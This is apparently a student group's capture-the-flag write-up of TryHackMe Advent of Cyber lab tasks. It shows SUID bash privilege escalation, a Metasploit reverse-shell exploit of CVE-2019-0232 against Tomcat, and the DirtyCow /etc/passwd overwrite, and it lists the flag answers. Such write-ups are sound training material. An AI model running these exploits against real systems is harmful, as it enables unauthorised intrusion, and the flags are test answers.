

PSP0201

Week 4

Write-up

Group Name: **SuiBian**

Members:

ID	Name	Role
1211102976	Ang Zhe Jie	Leader
1211103039	Ooi Yi Siang	Member
1211103790	Kok Yew Yan	Member
1211104005	Wong Chun Rong	Member

Day 11: [Networking] The Rogue Gnome

Tools used: Kali Linux, Terminal

Walkthrough:

Question 1:

use the command provided from the THM → <ssh cmnatic@10.10.47.89> in the terminal and key in the password

```
(kali㉿kali)-[~]
$ ssh cmnatic@10.10.47.89
The authenticity of host '10.10.47.89 (10.10.47.89)' can't be established.
ED25519 key fingerprint is SHA256:hUBCWd604fUKKG/W7Q/by9myXx/TJXtwU4lk5pqpmvc.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:4: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.47.89' (ED25519) to the list of known hosts.
cmnatic@10.10.47.89's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Jul  2 09:05:39 UTC 2022

System load:  0.0                       Processes:            92
Usage of /:   26.8% of 14.70GB           Users logged in:     0
Memory usage: 8%                       IP address for ens5: 10.10.47.89
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.
```

Question 2:

Use the command `find / -perm -u=s -type f 2>/dev/null` to find the machine for the SUID permission set.

```
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null | grep /usr/bin/cp
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
/snap/core/7270/bin/su
/snap/core/7270/bin/umount
/snap/core/7270/usr/bin/chfn
/snap/core/7270/usr/bin/chsh
/snap/core/7270/usr/bin/gpasswd
/snap/core/7270/usr/bin/newgrp
/snap/core/7270/usr/bin/passwd
/snap/core/7270/usr/bin/sudo
/snap/core/7270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7270/usr/lib/openssh/ssh-keysign
/snap/core/7270/usr/lib/snapd/snap-confine
/snap/core/7270/usr/sbin/pppd
```

Question 3:

We choose to exploit the binary which is `</bin/bash>` and move upward our privilege using the command `<bash-p>`. We get into the root directory and capture the flag.

```
bash-4.4$ bash -p
bash-4.4# cd root
bash-4.4# ls
flag.txt
bash-4.4# cat flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Thought Process/Methodology:

Using the, we enter the server and find the machine for executables with the SUID permission set. We get into the root directory and capture the flag after exploiting the </bin/bash> and using the command to escalate our privilege to root.

Day 12: [Networking] Ready, set, elf.

Tools used: Kali Linux, Firefox, Terminal, Nmap, Metasploit

Walkthrough:

Question 1:


Use Nmap to scan the network of the given IP address.

```
(root@kali)~[/home/kali]
# nmap -sV -O 10.10.181.152
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-01 04:27 EDT
Nmap scan report for 10.10.181.152
Host is up (0.22s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8009/tcp   open  ajp13        Apache Jserv (Protocol v1.3)
8080/tcp   open  http         Apache Tomcat 9.0.17
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.59 seconds
```


Question 2:

Port 8080 is the open port for the server and we can know more information about the web server there.




Question 3:

Searching for the vulnerability in Apache Tomcat 9.0.17.



The screenshot shows the CVE Details website search results for 'apache tomcat 9.0.17'. The search bar at the top contains the query. Below the search bar, there are several search results. The first result is 'Cloud computing services - Default & custom configuration - Deploy software on cloud'. The second result is 'Apache Log Viewer - Apache Tomcat'. The third result is 'Apache Tomcat 9.0.17 : Related security vulnerabilities'. The fourth result is 'Apache Tomcat version 9.0.17 : Security vulnerabilities'. The left sidebar contains navigation links such as 'Log In', 'Register', 'Take a third party risk management course for FREE', 'Browse', 'Reports', 'Search', 'Top 50', and 'Other'.



The screenshot shows the CVE Details page for CVE-2019-0232. The page title is 'Vulnerability Details : CVE-2019-0232'. The main content area contains a description of the vulnerability: 'When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93 is vulnerable to Remote Code Execution due to a bug in the way the JRE passes command line arguments to Windows. The CGI Servlet is disabled by default. The CGI option enableCmdLineArguments is disabled by default in Tomcat 9.0.x (and will be disabled by default in all versions in response to this vulnerability). For a detailed explanation of the JRE behaviour, see Markus Wulfstange's blog (https://codewhitesec.blogspot.com/2016/02/java-and-command-line-injections-in-windows.html) and this archived MSDN blog (https://web.archive.org/web/20161228144344/https://blogs.msdn.microsoft.com/twistylittlepassagesallalike/2011/04/23/everyone-quotes-command-line-arguments-the-wrong-way/). Publish Date : 2019-04-15 Last Update Date : 2021-06-14'. Below the description, there are links to 'Search Twitter', 'Search YouTube', and 'Search Google'. The 'CVSS Scores & Vulnerability Types' section shows a table with the following data:

CVSS Score	Confidentiality Impact	Integrity Impact	Availability Impact	Access Complexity	Authentication	Gained Access	Vulnerability Type(s)	CWE ID
9.3	Complete (There is total information disclosure, resulting in all system files being revealed.)	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)	Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)	Not required (Authentication is not required to exploit the vulnerability.)	None	Execute Code	78

The left sidebar contains navigation links such as 'Log In', 'Register', 'Take a third party risk management course for FREE', 'Browse', 'Reports', 'Search', 'Top 50', and 'Other'.

Question 4:

Open Metasploit using msfconsole.


```
(root@kali) - [/home/kali] Expires 36m 50s
# msfconsole

dBBBBBBb dBBBP dBBBBBBP dBBBBBBb
' dB' BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBP dBP dBBBBBBP

dBBBBBP dBBBBBBb dBP dBBBBBP dBP dBBBBBBP
dB' dBP dB'.BP
dBP dBBBB' dBP dB'.BP dBP dBP
dBP dBP dBP dB'.BP dBP dBP
dBBBBBP dBP dBBBBBP dBBBBBP dBP dBP

To boldly go where no
shell has gone before

+ -- ==[ metasploit v6.1.14-dev ]
+ -- ==[ 2180 exploits - 1155 auxiliary - 399 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
```

Question 5:
Searching for the CVE.

```
msf6 > search CVE-2019-0232

Matching Modules
-----
# Name
Description
-----
0 exploit/windows/http/tomcat_cgi_cmdlineargs 2019-04-10 excellent Yes Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdlineargs
```

Question 6:
Type in info 0.


```
kali@kali: ~  
File Actions Edit View Help  
Proxies no A proxy chain of format type:host:port[,type:host:port][ ... ]  
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit  
RPORT 8080 yes The target port (TCP)  
SSL false no Negotiate SSL/TLS for outgoing connections  
SSLCert no Path to a custom SSL certificate (default is randomly generated)  
TARGETURI / yes The URI path to CGI script  
VHOST no HTTP server virtual host  
  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.15       | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


```

Question 7:

To find the target URI. The name of the CGI script is elfwhacker.bat. Paste it behind the IP address.

```
← → ↺ 🏠 🔒 10.10.181.152:8080/cgi-bin/elfwhacker.bat  
-----  
Written by ElfMcEager for The Best Festival Company ~CMNatic  
-----  
Current time: 01/07/2022 10:21:22.02  
-----  
Debugging Information  
-----  
Hostname: TBFC-WEB-01  
User: tbfc-web-01\elfmcskidy  
-----  
ELF WHACK COUNTER  
-----  
Number of Elves whacked and sent back to work: 14263
```

Question 8:

Set the settings RHOSTS, TARGETURI and LHOST.

```
msf6 > set RHOSTS 10.10.181.152
RHOSTS => 10.10.181.152
msf6 > set TARGETURI /cgi-bin/elfwhacker.bat
TARGETURI => /cgi-bin/elfwhacker.bat
```

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.7.70
LHOST => 10.18.7.70
```

Question 9:

Run the exploit and enter the server

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.7.70:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress - 6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.181.152
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.7.70:4444 -> 10.10.181.152:49898 ) at 2022-07-01 07:14:05 -0400
```

Question 10:

Create a shell to run the command

```
meterpreter > shell
Process 3492 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
```

Question 11:

Use the command `ls` to list out things in the directory and find `flag1.txt`.

```
meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-
bin

Mode                Size      Type      Last modified    Name
-----
100777/rwxrwxrwx    825      fil      2020-11-18 22:49:25 -0500  elfwhacker.bat
100666/rw-rw-rw-     27      fil      2020-11-19 17:05:43 -0500  flag1.txt
100777/rwxrwxrwx   73802     fil      2022-07-01 07:13:58 -0400  jjkuQ.exe
```

Question 12:

Use the type `flag1.txt` to capture the flag.

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
```

Thought Process/Methodology:

Do a network scan using Nmap on the given IP address at first. Use Apache Tomcat 9.0.17 as the server. The open port for the server is 8080 and find the page with information about the server. Searched for the vulnerabilities available in this server at the CVE details website and found out CVE-2019-0232. Start the Metasploit and searched for the CVE. Typed the command `info 0`. Find the target URI to get started. Find the name of the CGI script in TryHackMe. The target URI is obtained by adding the name of the script behind the directory and the IP address. Set the settings needed. Run the exploit and entered the server. To run system commands on the host by creating a shell. Using `ls` command to find things. The `flag1.txt` file was there and captured the flag.

Day 13: [Networking] Coal for Christmas

Tools used: Nmap, Browser

Walkthrough:

Question 1:

Open terminal and use nmap to scan for ports.

```
$ nmap 10.10.54.47
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 23:23 EDT
Nmap scan report for 10.10.54.47
Host is up (0.19s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp    open  rpcbind
222/tcp    filtered rsh-spx
1086/tcp   filtered cplscrambler-lg
3945/tcp   filtered emcads
6580/tcp   filtered parsec-master
7019/tcp   filtered doceri-ctl
7435/tcp   filtered unknown
8254/tcp   filtered unknown
32774/tcp  filtered sometimes-rpc11
Nmap done: 1 IP address (1 host up) scanned in 34.81 seconds
```

Question 2:

Check the ports from the ports scanned.

Telnet & SSH

Telnet

Telnet is a network protocol that allows a user to communicate with a remote device. It is a virtual terminal protocol used mostly by network administrators to remotely access and manage devices. Administrator can access the device by *telnetting* to the IP address or hostname of a remote device.

To use telnet, you must have a software (Telnet client) installed. On a remote device, a Telnet server must be installed and running. Telnet uses the TCP port 23 by default.

One of the greatest disadvantages of this protocol is that all data, including usernames and passwords, is sent in clear text, which is a potential security risk. This is the main reason why **Telnet is rarely used today** and is being replaced by a much secure protocol called SSH. [Here you can find information about setting up Telnet access on your Cisco device.](#)

Question 3:

Connect to the telnet port.

```
└─$ telnet 10.10.54.47 23
Trying 10.10.54.47 ...
Connected to 10.10.54.47.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: 
```

Question 4:

Check for the distribution of Linux and version number this server running to find any kernel exploit.

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ 
```


Question 5:

Check for clues in server.

```
$ cat cookies_and_milk.txt
/*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
// The Grinch
// *****/
```

Question 6:

Search for the clues.



Question 7:

Copy the code and create a file using `<touch>` or `<nano>` entitled `dirty.c`. Compile `dirty.c` using `<gcc -pthread dirty.c -o dirty -lcrypt>` and an executable file is shown. Run the dirty file (`./dirty`)

```
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
// The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
// https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
// ./dirty or ./dirty my-new-password
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
// mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//
```

```
$ touch dirty.c
$ nano dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
```

Question 8:

Set a new password to get the root access.

```
$ bash
santa@christmas:~$
```



```
santa@christmas:~$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiRbw0lRgkx7g:0:0:pwned:/root:/bin/bash

mmap: 7f771645a000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

Question 8:

Log in with the new username with higher privilege and create a file - "coal" under the "tree" and pipe the whole directory into 'md5sum'

```

santa@christmas:~$ su
Password:
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

- Yours,
      John Hammond
er, sorry, I mean, the Grinch

- THE GRINCH, SERIOUSLY

firefart@christmas:~# touch coal
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
└-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -

```

Thought Process/Methodology:

Scan for the ports of the given ip address to find port. Connect to telnet. Find a credential was given to log in. Check for the distribution of Linux and version number to find any kernel exploit. Check for the clues given which was a text file left by The Grinch and find the exploit. Search for the original DirtyCow file and use it by following the command to perform privilege escalation. Log in it with the new username created by DirtyCow. Create a coal file and hash the tree output of the directory with the coal.


Day 14: [OSINT] Where's Rudolph?

Tools used: FireFox, Google, Reddit, Twitter, Google Image Search, Exif viewer

Walkthrough:

Question 1:

Open Reddit and search the username 'IGuidetheClaus2020' . and proceed to the comment page. Get the URL to Rudolph's Reddit comment history.




Question 2:

Check the comment history to find Rudolph born location.



